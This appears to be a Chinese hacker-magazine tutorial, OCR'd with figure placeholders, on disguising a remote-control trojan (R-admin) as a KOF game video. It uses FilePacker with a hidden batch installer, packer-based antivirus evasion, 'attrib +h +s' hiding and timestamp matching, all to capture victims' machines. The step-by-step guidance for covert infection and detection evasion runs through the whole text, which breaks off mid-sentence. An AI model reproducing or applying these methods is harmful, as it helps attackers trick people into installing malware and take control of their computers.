


图6




图7

明修栈道，暗渡陈仓

——打造完美捆绑木马

文章难易度：★★

文章阅读点：各种工具组合使用，打造一下不被查杀的隐蔽木马

£我是孟星魂

想必看X档案的朋友都会用rar自解压文件加上自己的小马，可是现在谁都不敢随便运行这样格式的文件，而且就算是换了图标，大家还是会点右键用RAR打开查看的。至于捆绑木马的办法相信已经没多少人用了吧，一是很容易被工具检测出来，再就是加壳后效果不好被杀毒软件干掉或是捆绑后根本没办法运行，这样我们会失去N多肉鸡，所以现在基本上找肉鸡只有靠网页挂马了。今天向大家介绍几种小工具，完全可以替代自解压文件，而且安全可靠，一样让玩黑的也上当，绝对不会被发现你动了手脚。

首先要介绍的是FilePacker，从前都是自己悄悄的用英文版的，不知骗死多少人啊。现在这东西名声大了，终于有人汉化了，也不算是秘密了，如图1。




图1

简单的说，就是把整个目录的文件全部打包，再选择要运行的文件，高强度加密，可以设置密码，加命令行运行，还能选择程序运行时窗口显示状态，特别适合隐蔽执行批处理文件。

我用S-Demo搞了一个KOF游戏录象作为主程序，选上自己的小马，就用R-admin吧，这个最复杂，学会了这个一般的都该会了。注意FilePacker只是保护打包后的文件，解压出来以后还是正常木马，我们必须先把木马免杀。可以通过修改特征码或加壳来实现，大家可以参考以前的X档案。比较常用的办法还是加保护壳，选最新加壳工具比如N.C.P.H或MaskPE。在这里再说一点，加完壳后可以伪装入口或壳的类型，相应的工具有花指令添加器，比较简单，就不再一一演示了，如图2。

经过处理，R-admin所有的DLL都免杀了，别忘了attrib +h +s给木马加上隐藏和系统属性。这里再提醒一下，大多数朋友都不改时间属性，这也是很重要的，想想一个文件夹里你的木




图 2

马修改和创建时间和其他的文件不相同，别人会怎么想。把游戏录象和安装 R-admin 所需文件放在同一目录里，运行 FilePacker 一路 next，选择打包目录，这里就是需要选择打包文件运行后要运行的程序，如图 3。




图 3

因为是运行后只显示游戏动画，后台安装 R-admin，所以选择录象可见、最大化显示，bat 窗口隐藏。用 bat 安装 R-admin，所以命令行就不用填了，默认就行。其实可以直接修改“百世经纶 R-admin 生成器”的 server 程序，在“命令行”选项那里填上安装的命令，就是连接端口和密码，够简单的吧，如图 4。




图 4

最后在百世经纶的说明里看到 r_server.exe、admdll.exe、raddrv.dll 三个文件安装后已经简化为 systemram.exe 一个程序了，早知道就不用费那桨工夫一个一个的修改了。可以在自己机器上安一次 server.exe，在 system32 的目录里找到 systemram.exe，推荐使用。

继续看下一步的配置，因为不是什么游戏安装程序，就不用选“显示解压进度条了”，最好别选上“进程结束后删除”，看完后录象不见了，白痴都会怀疑，密码保护也不用了，毕竟只是一个游戏录象，如果换成别的比如游戏游戏安装程序什么的可以自己发挥。选上覆盖所有文件，以防被别人先安过相同的木马，如图 